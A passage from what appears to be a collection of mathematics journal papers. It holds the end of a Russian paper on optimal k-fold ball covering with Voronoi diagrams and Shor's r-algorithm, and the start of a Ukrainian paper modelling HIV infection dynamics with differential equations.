где $\tau^N = (\tau_1, \dots, \tau_N)$, $L > 0$ – константа Липшица, не зависящая от выбора точек τ^N и $\bar{\tau}^N$ из Ω^N .

3. Функция $\hat{R}(\tau_1, \dots, \tau_N)$ задачи (6) не является выпуклой на Ω^N .

4. Функция $\hat{R}(\tau_1, \dots, \tau_N)$ почти всюду дифференцируема на Ω^N .

5. Многоэкстремальная функция $\hat{R}(\tau_1, \dots, \tau_N)$ в зависимости от вида множества Ω может обладать (с точностью до перенумерации центров) конечным или бесконечным числом глобальных минимумов, а также может иметь локальные минимумы.

6. Для непустого компактного множества Ω из E_n и $(\tau_1, \dots, \tau_N)$ из Ω^N справедливо следующее равенство:

$$\hat{R}(\tau_1, \dots, \tau_N) = \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x) = \max_{m=1, \dots, M} \max_{x \in \Omega_m} \max_{i \in T_m} c(x, \tau_i),$$

где множества $\Omega_m, m = \overline{1, M}$, $M \leq C_N^k$, составляют k -кратную диаграмму Вороного для множества Ω , т.е. такое разбиение множества Ω на подмножества $\Omega_1, \dots, \Omega_M$, что:

$$\bigcup_{i=1}^M \Omega_i = \Omega; \quad \text{mes}(\Omega_i \cap \Omega_j) = 0, \quad \forall i \neq j, i, j = \overline{1, M};$$

$$\Omega_m = \{x \in \Omega : \forall j \in T_m \quad c(x, \tau_j) < c(x, \tau_i), \quad i \in \{1, 2, \dots, N\} \setminus T_m\},$$

где $T_m = \{i_1^m, i_2^m, \dots, i_k^m\}$, $m = \overline{1, M}$ – всевозможные k -элементные подмножества множества индексов $\{1, 2, \dots, N\}$.

Поскольку множество Ω_m определяется набором из k центров с индексами $i_1^m, i_2^m, \dots, i_k^m$, иногда Ω_m будем записывать как $\Omega(\bar{\tau}^{T_m})$, указывая при этом, что данная ячейка Вороного соответствует набору

центров $\bar{\tau}^{T_m} = \{\tau_{i_1^m}, \tau_{i_2^m}, \dots, \tau_{i_k^m}\}$. Фактически, обобщенные ячейки Вороного Ω_m определяют точки множества Ω , для которых центры с индексами из соответствующего набора $T_m = \{i_1^m, i_2^m, \dots, i_k^m\}$ являются k -ближайшими соседями.

Опишем один из способов вычисления субградиента целевой функции $\hat{R}(\tau_1, \dots, \tau_N)$ задачи (6).

Обозначим через V фиксированное разбиение непустого компактного множества Ω на $\bar{M} \leq C_N^k$ подмножеств $V_1, \dots, V_m, \dots, V_{\bar{M}}$, составляющих k -кратную диаграмму Вороного для Ω , причем все V_i – непустые, компактные.

Введем также для каждого $i = 1, \dots, N$ функции

$$R_i(\tau^N) = \max_{T_m: i \in T_m} \max_{x \in V(\bar{\tau}^{T_m})} c(x, \tau_i) \quad (7)$$

Субградиентное множество $G_{R_i^V}(\hat{\tau}^N)$ в точке $\hat{\tau}^N$ функции (7) вычисляется по формуле:

$$G_{R_i^V}(\hat{\tau}^N) = \overline{\text{co}} \bigcup_{x \in I(\hat{\tau}^N)} G_{c(x, \tau_i)}(\hat{\tau}^N), \quad (8)$$

где $I(\hat{\tau}^N) = \left\{ x : x \in \bigcup_{m: i \in T_m} V_m; c(x, \hat{\tau}_i) = R_i(\hat{\tau}^N) \right\}$; $G_{c(x, \tau_i)}(\hat{\tau}^N)$ – субдифферен-

циал функции $c(x, \tau_i)$ по τ_i на E_n при фиксированном $x \in V_i$.

Обобщенный градиент целевой функции задачи (6) имеет следующий вид:

$$g_{\hat{R}}(\tau^N) = (g_{R_1}^{\tau_1}(\tau^N), \dots, g_{R_i}^{\tau_i}(\tau^N), \dots, g_{R_N}^{\tau_N}(\tau^N)),$$

i -ая компонента которого является элементом субградиентного множества функции $R_i(\tau^N)$, $i = \overline{1, N}$, из (7) в точке τ_i , которое записывается так:

$$G_{R_i^V}^{\tau_i}(\tau^N) = \overline{co} \left\{ g_c^{\tau_i}(\bar{x}, \tau^N), \bar{x} : c(\bar{x}, \tau_i) = \max_{T_m : i \in T_m} \max_{x \in V(\tau^{T_m})} c(x, \tau_i) \right\}, i = 1, \dots, N, \quad (9)$$

где $g_c^{\tau_i}(\bar{x}, \tau^N)$ – обобщенный градиент функции $c(x, \tau_i)$ в точке $\tau^N = (\tau_1, \dots, \tau_i, \dots, \tau_N)$, а $\tau_i = (\tau_i^{(1)}, \dots, \tau_i^{(n)})$.

На рис.1 представлена двукратная диаграмма Вороного для 8 точек на квадрате, для каждого центра которой указано направление к одному из элементов множества (9).




Рисунок 1 - Двукратная диаграмма Вороного
с указанием возможного направления сдвига центров

Субградиентное множество $G_{R_i^V}^{\tau_i}(\tau^N)$ непустое, выпуклое, компактное.

Замечание. В формуле (9) T_m – m -е подмножество фиксированного k -кратного разбиения множества Ω . Однако, если разбиение множества Ω на подмножества не фиксировано и неизвестно заранее положение точек $\tau_1, \dots, \tau_N$, генерирующих оптимальное покрытие множества Ω , а значит, и соответствующее k -кратное разбиение Вороного, то функция $\hat{R}(\tau_1, \dots, \tau_N)$ задачи (6) не является выпуклой на Ω^N вследствие невыпуклости по $\tau^N = (\tau_1, \dots, \tau_N)$ на Ω^N функции

$$\hat{r}(x, \tau^N) = \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x).$$

Хотя функция $\hat{r}(x, \tau^N)$ не является выпуклой по τ^N при любом фиксированном $x \in \Omega$, она состоит из выпуклых участков, отвечающих локальным минимумам функции $\hat{R}(\tau_1, \dots, \tau_N)$, поэтому, ее почти-градиент совпадает с субградиентом к одному из примыкающих к данной точке выпуклых участков.

Следующая лемма дает возможность генерировать монотонно убывающую последовательность значений целевой функции $\hat{R}(\tau_1, \dots, \tau_N)$ задачи (6) об оптимальном k -кратном покрытии множества Ω .

Лемма 2. Пусть Ω – компактное множество из E_n ,

$$\hat{R}(\tau_1, \dots, \tau_N) = \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x).$$

Если центры $\tilde{\tau}_1, \dots, \tilde{\tau}_N$ выбрать из условия

$$\max_{x \in \Omega(\tilde{\tau}_i)} c(x, \tilde{\tau}_i) = \min_{\tau_i \in CO} \max_{x \in \Omega(\tau_i)} c(x, \tau_i), \quad i = 1, \dots, N,$$

то $R(\tilde{\tau}_1, \dots, \tilde{\tau}_N) \leq R(\tau_1, \dots, \tau_N)$, где центр $\tilde{\tau}_i$ задает шар, покрывающий $\Omega(\tau_i)$ с минимальным радиусом.

Для решения задачи (5), (3) предлагается следующий подход. Для учета дополнительных условий (3) в задаче многократного покрытия вводится в рассмотрение штрафная функция вида

$$P(\tau_1, \dots, \tau_N) = M \sum_{i=1}^{N-1} \sum_{j=i+1}^N \max^2(0, \sigma - c(\tau_i, \tau_j)),$$

где $M \gg 0$ – коэффициент штрафа, и от задачи (5), (3) переходим к задаче:

$$\bar{R}_M(\tau^N) \rightarrow \min_{(\tau_1, \dots, \tau_N) \in \Omega^N}, \quad (10)$$

где

$$\bar{R}_M(\tau^N) = \hat{R}(\tau_1, \dots, \tau_N) + P(\tau_1, \dots, \tau_N) = \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x) + P(\tau_1, \dots, \tau_N).$$

Численный алгоритм решения (10), приведенный далее, базируется на методе обобщенного градиентного спуска с растяжением пространства в направлении разности двух последовательных обобщенных градиентов (r-алгоритм Шора [4]). При этом j -ю компоненту N -мерного вектора обобщенного градиента

$$g_{\bar{R}_M}(\tau^N) = (g^{\tau_1}(\tau^N), \dots, g^{\tau_j}(\tau^N), \dots, g^{\tau_N}(\tau^N)) \quad (11)$$

функции $\bar{R}_M(\tau^N)$ в точке $\tau^N = (\tau_1, \dots, \tau_N)$ будем вычислять по формуле:

$$g^{\tau_j}(\tau^N) = g_{R_j^V}^{\tau_j}(\tau^N) + M \sum_{\substack{i=1 \\ i \neq j}}^N \max(0, \sigma - c(\tau_i, \tau_j)) \frac{\partial c(\tau_j, \tau_i)}{\partial \tau_j}, \quad (12)$$

где $g_{R_j^V}^{\tau_j}(\tau^N) \in G_{R_j^V}^{\tau_j}(\tau^N)$ (см. формула (9)).

Алгоритмы решения задач оптимального многократного шарового покрытия заданного множества

Представим приближенный алгоритм решения задачи о поиске радиуса N кругов, образующих k -кратное s -шаровое покрытие множества, а также алгоритм решения задачи о *минимальном* k -кратном s -шаровом покрытии с размещением центров шаров так, чтобы минимальное расстояние между каждыми двумя центрами было не меньше заданной величины σ . Приведем и проанализируем результаты некоторых вычислительных экспериментов.

Не теряя общности, сформулируем алгоритм решения задачи оптимального многократного покрытия единичного n -мерного куба $\Omega = \underbrace{[0,1] \times [0,1] \times \dots \times [0,1]}_n$. Для упрощения обозначений в алгоритме вме-

сто вектора τ^N будем писать τ .

Вначале приведем алгоритм решения задачи о поиске радиуса N кругов, образующих k -кратное покрытие заданного множества Ω из E_n s -шарами с фиксированными центрами. Если область Ω имеет сложную форму, то заключим Ω в n -мерный параллелепипед Π , стороны которого параллельны осям декартовой системы координат, введя вспомогательную функцию $\rho(x)$, определенную на Π , такую, что

$$\rho(x) = \begin{cases} 0 & \text{для } x \in \Pi \setminus \Omega, \\ 1 & \text{для } x \in \Omega, \end{cases}$$

и в задаче (6) под функцией $c(x, \tau_i)$ будет пониматься функция $c(x, \tau_i) \rho(x)$, определенная на параллелепипеде Π и совпадающая с $c(x, \tau_i)$ на Ω .

Алгоритм 1-К

Предварительный этап. Параллелепипед Π покрываем прямоугольной сеткой с шагом $\Delta h_j, j = 1, \dots, n$; обозначим $\tilde{\Pi}$ – множество узлов сетки. Задаем положение центров покрытия $\tau = (\tau_1, \dots, \tau_N)$.

Шаг 1. Для каждой точки x сетки $\tilde{\Pi}$ строим массив расстояний от этой точки до всех центров: $D(x) = (c(x, \tau_1), c(x, \tau_2), \dots, c(x, \tau_N))$.

Шаг 2. Полученный массив расстояний $D(x)$ сортируем по возрастанию.

Шаг 3. В каждом отсортированном массиве отбираем элемент, стоящий на k -м месте (с порядковым номером k), обозначим этот элемент $c^k(x, \tau_{i_k})$.

Шаг 4. Среди всех отобранных элементов находим наибольший:

$$\tilde{R} = \max_{x \in \tilde{\Pi}} c^k(x, \tau_{i_k}).$$

Полученное максимальное значение и является приближенным значением радиуса окружностей с центрами в точках $(\tau_1, \dots, \tau_N)$, которые k -кратно покрывают множество Ω . Алгоритм 1-К описан.

Представим далее один из возможных численных алгоритмов решения задачи (10) об оптимальном k -кратном покрытии – отыскания координат центров $(\tau_1^*, \dots, \tau_N^*)$, минимизирующих целевую функцию $\bar{R}_M(\tau^N)$ в предположении, что покрываемое множество имеет простую структуру, причем выпукло, замкнуто. В основе этого алгоритма лежит метод проекции обобщенного градиентного спуска с растяжением пространства в направлении разности двух последовательных градиентов. Составной частью алгоритма является этап построения k -кратной диаграммы Вороного и вычисление вектора обобщенного градиента целевой функции задачи (10) по формулам (11) – (12).

Алгоритм 2-К

Предварительный этап. Куб Ω покрываем прямоугольной сеткой с шагом $\Delta h_j, j = 1, \dots, n$. Множество узлов прямоугольной сетки

на множестве Ω обозначим $\tilde{\Omega}$. Задаем величину штрафа $M \gg 0$. Задаем начальное положение центров покрытия $\tau^{(0)} = (\tau_1^{(0)}, \dots, \tau_N^{(0)})$.

Вычисляем по этим центрам величину $\hat{R}(\tau^{(0)}) = \max_{x \in \tilde{\Omega}} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i^{(0)}) \lambda_i(x)$, используя алгоритм **1-К** решения задачи поиска радиуса N кругов, образующих k -кратное s -шаровое покрытие заданного множества Ω . При этом для каждого $i = 1, \dots, N$ вычисляем значение функции (7):

$$R_i(\tau^{(0)}) = \max_{T_m: i \in T_m} \max_{x \in V(\tau^{T_m})} c(x, \tau_i^{(0)}).$$

Вычисляем величину $\bar{R}_M(\tau^{(0)}) = \hat{R}(\tau^{(0)}) + P(\tau_1^{(0)}, \dots, \tau_N^{(0)})$.

По формуле (9) строим субградиентное множество $G_{R_i^{T_m}}^{\tau_i}(\tau^{(0)}) = \overline{\text{co}}\{g_c^{\tau_i}(\bar{x}, \tau^{(0)}), \bar{x} : c(\bar{x}, \tau_i) = R_i(\tau_i^{(0)})\}$, $i = 1, \dots, N$, где $g_c^{\tau_i}(\bar{x}, \tau^{(0)})$ – обобщенный градиент функции $c(x, \tau_i)$ в точке $\tau^{(0)}$. Выбираем вектор $g_{\bar{R}_M}(\tau^{(0)})$ по формулам (11), (12), задаем начальный пробный шаг r -алгоритма $h_0 > 0$.

Первый шаг алгоритма проводим по формуле: $\tau^{(1)} = P_{\Omega}(\tau^{(0)} - h_0 g_{\bar{R}}(\tau^{(0)}))$, где P_{Ω} – оператор проектирования на множество Ω .

Переходим ко второму шагу.

Пусть в результате вычислений после m , $m = 1, 2, \dots$, шагов алгоритма получен вектор $\tau^{(m)} = (\tau_1^{(m)}, \dots, \tau_N^{(m)})$. Опишем $(m+1)$ -й шаг алгоритма.

1. По центрам $\tau_1^{(m)}, \dots, \tau_N^{(m)}$ с помощью алгоритма **1-К** величину

$$R(\tau^{(m)}) = \max_{x \in \tilde{\Omega}} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i^{(m)}) \lambda_i(x),$$

используя алгоритм **1-К** решения задачи поиска радиуса N кругов, образующих k -кратное s -шаровое покрытие заданного множества Ω . При этом для каждого $i = 1, \dots, N$ вычисляем значение функции (7):

$$R_i(\tau^{(m)}) = \max_{T_m: i \in T_m} \max_{x \in V(\tau^{T_m})} c(x, \tau_i^{(m)}).$$

2. По формуле (9) строим субградиентное множество $G_{R_i^V}^{\tau_i}(\tau^{(m)})$.

Выбираем вектор $g_{\bar{R}_M}(\tau^{(m)})$ по формулам (11), (12). Проводим $(m+1)$ -й шаг г-алгоритма в Н-форме [4], итерационная формула которого имеет вид:

$$\tau^{(m)} = P_{\Omega} \left(\tau^{(m)} - h_m \frac{H_{m+1} g_{\hat{R}}(\tau^{(m)})}{\sqrt{(H_{m+1} g_{\hat{R}}(\tau^{(m)}), g_{\hat{R}}(\tau^{(m)})}} \right),$$

где H_{m+1} – матрица растяжения пространства с коэффициентом α (его целесообразно брать равным от 3 до 7) в направлении разности двух последовательных обобщенных градиентов, имеющая вид:

$$H_{m+1} = H_m + (1/\alpha^2 - 1) \frac{H_m \xi_m \xi_m^T H_m}{(H_m \xi_m, \xi_m)},$$

$$\xi_m = g_{\hat{R}}(\tau^{(m)}) - g_{\hat{R}}(\tau^{(m-1)}).$$

Если из-за округлений счета H_{m+1} перестает быть положительно определенной, заменяем ее единичной матрицей.

Шаг h_m выбираем из условия:

$$\min_{h>0} \hat{R} \left(\tau^{(m)} - h \frac{H_{m+1} g_{\hat{R}}(\tau^{(m)})}{\sqrt{(H_{m+1} g_{\hat{R}}(\tau^{(m)}), g_{\hat{R}}(\tau^{(m)})}} \right).$$

Если условие

$$\|\tau^{(m+1)} - \tau^{(m)}\| \leq \varepsilon, \quad \varepsilon > 0 \quad (13)$$

не выполняется, переходим к $(m+2)$ -му шагу алгоритма, в противном случае – переход к п. 5.

Полагаем $\tau_* = \tau^{(l)}$, где l – номер итерации, на которой выполнилось условие (13) завершения работы алгоритма.

Вычисляем значение минимального радиуса покрытия по формуле

$$\hat{R}(\tau_*) = \max_{x \in \tilde{\Omega}} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_{*i}) \lambda_i(x)$$

с помощью алгоритма **1-К**. Алгоритм **2-К** описан.

При реализации описанного подхода возникает вопрос о выборе штрафного коэффициента M . С одной стороны, штраф должен быть

достаточно большим, чтобы полученное значение $\hat{R}(\tau_*^N)$ было как можно ближе к оптимальному, а вектор τ_*^N – как можно ближе к условному оптимуму. Но слишком большое значение штрафного коэффициента может вызвать вычислительные трудности при отыскании оптимального решения в задаче без ограничений. Поэтому, метод штрафа лучше использовать в итерационной форме, начиная выбор коэффициента M со значения m_1 , не слишком высокого, и решая задачу:

$$R(\tau^N; m_1) = \hat{R}(\tau_1, \dots, \tau_N) + m_1 \sum_{i=1}^{N-1} \sum_{j=i+1}^N \max^2(0, \sigma - c(\tau_i, \tau_j)) \rightarrow \min_{(\tau_1, \dots, \tau_N) \in \Omega^N}.$$

Если при этом полученное решение $\tau_*^N(m_1)$ будет хорошим приближением для оптимума, то вычисления заканчиваются. В противном случае штраф, соответствующий нарушению условий (3), недостаточно высок, и увеличивая его в несколько раз, следует решить новую задачу без ограничений (3) и т.д.

Анализ результатов вычислительных экспериментов

Приведем результаты решения некоторых задач многократного шарового покрытия единичного квадрата из E_2 при ограничениях на расстояния между центрами, в случае, когда функция $c(x, \tau_i)$ задается формулой:

$$c(x, \tau_i) = \|x - \tau_i\|_2 = \sqrt{\sum_{j=1}^n (x^j - \tau_i^j)^2}.$$

На рис. 2 представлены результаты двукратного покрытия единичного квадрата 19-ю кругами и трехкратного покрытия квадрата 15-ю кругами, полученные при решении задачи (1), (2) без учета ограничений вида (3). Как видно, некоторые центры находятся очень близко друг к другу, и даже могут быть совмещены.

На рис. 3 показано трехкратное оптимальное покрытие при $N=15$. Очевидно, при реализации такой модели центры кругов, образующих многократное покрытие находятся на допустимом расстоянии друг от друга.




Рисунок 2 - Оптимальное 2-кратное покрытие 19-тью кругами:

а) без ограничений;

б) при ограничениях (3) $\sigma = 0.05$; в) при ограничениях (3) $\sigma = 0.15$




Рисунок 3 - 3-кратное оптимальное покрытие единичного квадрата:

а) без ограничений; б) с контролем минимального расстояния между центрами

Замечание. При построении математических моделей задач оптимального покрытия, возникающих в условиях практики, ограничения на расположение центров покрываемых шаров могут иметь и другой вид. Например, можно потребовать, чтобы центры были размещены как можно более равномерно в области, или чтобы ни один из них не попал в некоторый запретный ее участок.

Заключение

Таким образом, в работе представлена математическая модель и метод решения непрерывной задачи многократного покрытия области шарами минимального радиуса с ограничениями на размещение центров кругов, составляющих покрытие. Разработан и программно реализован алгоритм решения указанной задачи, основанный на дискретизации покрываемой области и применении для решения задачи недифференцируемой оптимизации r -алгоритма Шора.

При этом для учета ограничений в задаче привлекается аппарат штрафных функций, а для приближенного вычисления компонент обобщенного градиента расширенной целевой функции применяются k-кратные диаграммы Вороного.

ЛІТЕРАТУРА

1. Киселева Е.М., Коряшкина Л.С., Михалева А.А. Конструктивные алгоритмы решения непрерывных задач многократного покрытия // Системные технологии. – Д.: ДМетАУ, 2014. – Вып. 4 (93). – С. 3 – 16.
2. Киселева Е.М., Коряшкина Л.С., Михалева А.А. Применение методов оптимального разбиения множеств к непрерывным задачам многократного покрытия. – Питання прикладної математики і математичного моделювання. Збірник наук. праць. – Дніпропетровськ, 2014. – С. 141 – 154.
3. Киселева Е.М., Шор Н. З. Непрерывные задачи оптимального разбиения множеств: теория, алгоритмы, приложения: монография. – К.: Наукова думка, 2005. – 564 с.
4. Шор Н.З. Использование модификации r – алгоритма для нахождения минимума полиномиальных функций / Н. З. Шор, П. И. Стецюк // Кибернетика и системный анализ. – 1997. – № 4. – С. 28–49.

В.Є. Білозьоров, Л.Л. Неруш

ДОСЛІДЖЕННЯ НОВОЇ МОДЕЛІ ВІЛ-ІНФЕКЦІЇ

Анотація. Побудована та досліджена нова математична моделі ВІЛ-інфекції, що опирається на модель на основі Бонхоефера. Завдяки цій моделі виявлені нові цікаві поведінки боротьби імунної системи з ВІЛ-інфекцією. Одна з цих поведінок описується граничним циклом, що виявляє періодичні коливання в системі «антитіла-вірус».

Ключові слова: ВІЛ, СНІД, імунна відповідь, граничний цикл, стійкість, фокус.

1. Вступ

Інфекція, що викликається вірусом імунодефіциту людини (ВІЛ), - в фіналі якої розвиваються смертельний синдром набутого імунного дефіциту (СНІД), визнана одним з найнебезпечніших інфекційних захворювань людини. Головна небезпека ВІЛ-інфекції, яка визначає її соціальне значення, - практично неминуха загибель інфікованих, в середньому через 10-11 років, після зараження ВІЛ. Боротьба з ВІЛ/СНІДом - одна з цілей, сформульованих в Декларації тисячоліття Організації Об'єднаних Націй, прийнятої ООН 8 вересня 2000.

Дана робота відноситься до напрямку, що розвиває методи моделювання імунної системи людини, дослідження якого налічує сотні робіт. Останнім часом в моделюванні імунної системи людини досягнуто значних успіхів. Розроблені моделі описують настільки складну динаміку імунної системи і вірусів, що спрогнозувати розвиток хвороби можна тільки за допомогою чисельного моделювання.

Опубліковані математичні моделі вирішують такі завдання: дослідження імунологічної динаміки в рамках одного організму, прогнозування розвитку епідемічної ситуації на популяційному рівні та прогнозування наслідків в економіці та соціальній сфері.

З моменту відкриття ВІЛ в якості етіологічного агента СНІДу, численні успіхи були досягнуті в розумінні молекулярної біології, патогенезу і епідеміології вірусу, а також імунної реакції на нього.

Не останнє місце серед них були знання, отримані шляхом математичного аналізу, а також моделювання змін вірусного навантаження і кількість Т-клітин після початку потужної антиретровірусної терапії. Моделювання кінетики РНК ВІЛ при лікарської терапії призвело до істотного розуміння в динаміці і патогенезі ВІЛ-1 [3-8]. За допомогою цих аналізів вдалося кількісно оцінити швидкість ВІЛ-інфекції та її реплікації, швидкість виникнення віріона, час життя повністю інфікованих клітин [2,4,6, 7,9,10], передбачити вплив лікування і появи лікарсько-стійких варіантів вірусу [11 -13]. Інші зусилля в області моделювання допомогли прояснити суперечливі питання, пов'язані з механізмом виснаження Т-клітин при ВІЛ-інфекції [14]. Пізніші дослідження вже розглядали такі питання, як імунна відповідь і вірусна еволюція, дозволяючи заповнити прогалини в кількісній оцінці імунних механізмів, що працюють в умовах ВІЛ-інфекції. Виникнення і розвиток імунологічних моделей пов'язано з роботами таких дослідників як Перельсон і Нельсон, Новак і Мей, Снедекора, Сміт і Уолл, Комменгес і Джоллі, Кулшоу і ряду інших.

Тому важливо продовжувати вивчення ВІЛ, а саме моделювання процесів пов'язаних з вірусом. Так як в медико-біологічній проблемі СНІДу ми стикаємося з ситуацією, з якою давно має справу техніка: об'єкт (в даному випадку імунна система) настільки складний, що людина може проаналізувати тільки його окремі компоненти. Динаміка ж об'єкта в цілому може бути досліджена за допомогою математичної моделі, а функціональні зв'язки між впливом на організм і його реакцією у віддаленому часу можна виявити тільки за допомогою спеціальних чисельних методів. При вирішенні складних завдань управління можливості математики перевершують природний інтелект людини. Розуміння цього має скоротити час впровадження в медицині математичних інструментів, на створення яких точні науки витратили століття і величезні зусилля.

2. Постановка завдання

ВІЛ-інфекція - захворювання викликане вірусом імунодефіциту людини, що згодом призводить до синдрому імунодефіциту. Це означає, що всі захисні імунні бар'єри в організмі людини зруйновані і він згодом гине від будь-якої інфекції або захворювання.

При попаданні чужорідної речовини в організм людини імунна система створює імунну відповідь, що підрозділяється на дві частини:

клітинну імунну відповідь і гуморальну імунну відповідь. При клітинній імунній відповіді в системі клонуються Т-клітини другого типу, CD8-позитивні Т-лімфоцити ($CD8^+$ Т-клітини), які зветься Т-кілерами. Отримавши інформацію про патогенність, вони прагнуть знайти і знищити всі інфіковані вірусом клітини. При гуморальній імунній відповіді (відповіді антитіл) Т-хелпери збуджують третій ряд клітин, які називаються В-лімфоцитами (В-клітини). Ці клітини крові виробляють так звані молекули антитіл специфічні по відношенню до конкретного антигену і служать тільки для його винищення.

Відтворення ВІЛ пов'язане тільки з певними клітинами. Вірус активно проникає в клітини, на поверхні яких знаходиться рецептор CD4, з яким він взаємодіє. Таким чином, проникаючи в організм, ВІЛ насамперед націлений на $CD4^+$ Т-клітини. Крім того, рецептор CD4 присутній в клітинах, які у крові, лімфі та в тканинній рідині. Саме те, що $CD4^+$ Т-клітини відіграють ключову роль в імунній відповіді, вони є основною причиною руйнівної дії ВІЛ.

Ми будемо розглядати імунну відповідь в комплексі - не розділяючи її на гуморальну і клітинну. Наша модель ґрунтується на базовій моделі Бонхоефера [15], але з урахуванням того, що на кількість нових неінфікованих клітин впливає кількість інфікованих клітин і вірусне навантаження в організмі. Розглянемо наступну систему моделювання взаємодії здорових, інфікованих клітин і реплікантів вірусу:

$$\begin{cases} \dot{x} = \lambda x(t) \left(1 - \frac{y(t) + v(t)}{c_m} \right) - mx(t) - \beta x(t)v(t) \\ \dot{y} = \beta x(t)v(t) - \alpha y(t) \\ \dot{v} = ky(t) - \mu v(t) \end{cases}$$

Через $x(t)$ позначені неінфікована популяція клітин (сприйнятливі клітини до ВІЛ); $y(t)$ - інфіковані клітини і через $v(t)$ позначені вільні вірусні частки. Передбачається, що клітини будуть відтворюватися з постійною швидкістю λ , але на дану швидкість впливає вірусне навантаження $v(t)$ і кількість інфікованих клітин $y(t)$ в організмі (c_m - пропускна здатність організму для ефективної роботи). Середній час життя сприйнятливих клітин, інфікованих клітин та ві-

льних віронів є m, α, μ відповідно (природно, що $\alpha \geq \mu$). Вільні репліканти вірусу виробляються з інфікованих клітин зі швидкістю ky і заражають чутливі неінфіковані клітини зі швидкістю $\beta x v$. Природно, що система визначена тільки для невід'ємних x, y, v і всі коефіцієнти передбачається позитивними.

3. Основна частина

3.1. Математичний аналіз системи

Розглянемо систему

$$\begin{cases} \dot{x}(t) = x(t)((\lambda - m) - py(t) - (p + \beta)z(t)) \\ \dot{y}(t) = \beta x(t)z(t) - \alpha y(t) \\ \dot{z}(t) = ky(t) - \mu z(t) \end{cases} \quad (1)$$

де $p = \lambda / c_m$ та $\alpha, \beta, \lambda, k, m, c_m, \mu$ реальні позитивні числа.

Точки рівноваги системи (1) можуть бути визначені з алгебраїчних рівнянь:

$$\begin{cases} (\lambda - m)x - pxy - (p + \beta)xz = 0 \\ \beta x(t)z(t) - \alpha y(t) = 0 \\ ky(t) - \mu z(t) = 0 \end{cases} \quad (2)$$

З (2) випливає, що існують дві точки рівноваги:

$O = (x_0 = 0, y_0 = 0, z_0 = 0)$ та

$$O_1 = \left(x_1 = \frac{\alpha \mu}{\beta k}, y_1 = \frac{(\lambda - m)\mu}{p\mu + pk + \beta k}, z_1 = \frac{(\lambda - m)k}{p\mu + pk + \beta k} \right)$$

Визначемо матрицю Якобі системи (1):

$$J = \begin{pmatrix} (\lambda - m) - py - (p + \beta)z & -px & -(p + \beta)y \\ \beta z & -\alpha & \beta x \\ 0 & k & -\mu \end{pmatrix}$$

Нехай $f(s) = s^3 + f_1 s^2 + f_2 s + f_3$ буде характеристичним многочленом матриці J .

Цей поліном в точці O є

$$s^3 + (\alpha + \mu - (\lambda - m))s^2 + (\alpha \mu - (\lambda - m)(\alpha + \mu))s + (\lambda - m)(\alpha \mu + \beta k) = 0$$

той же поліном в точці O_1 є

$$s^3 + (\alpha + \mu)s^2 + \frac{(\lambda - m)p\alpha\mu}{p\mu + pk + \beta k}s + (\lambda - m)\alpha\mu = 0$$

Відомо, що біфуркаційні параметри многочлена $f(s)$ визначається умовою $f_1 f_2 - f_3 = 0$.

Для точки O ці параметри визначаються з умови

$$(\alpha + \mu)(\lambda - m)^2 - ((\alpha + \mu)^2 + 2\alpha\mu + \beta k)(\lambda - m) + \alpha\mu(\alpha + \mu) = 0 \quad (3)$$

для точки O_1 ті ж параметри можуть бути визначені з умови

$$f_1 f_2 - f_3 = \frac{(\lambda - m)\alpha\mu(\alpha p - k(\beta + p))}{p\mu + pk + \beta k} = 0$$

або

$$\alpha p - k(\beta + p) = 0 \quad (4)$$

якщо $(\lambda - m) \neq 0$

З (3) і (4) випливає, що

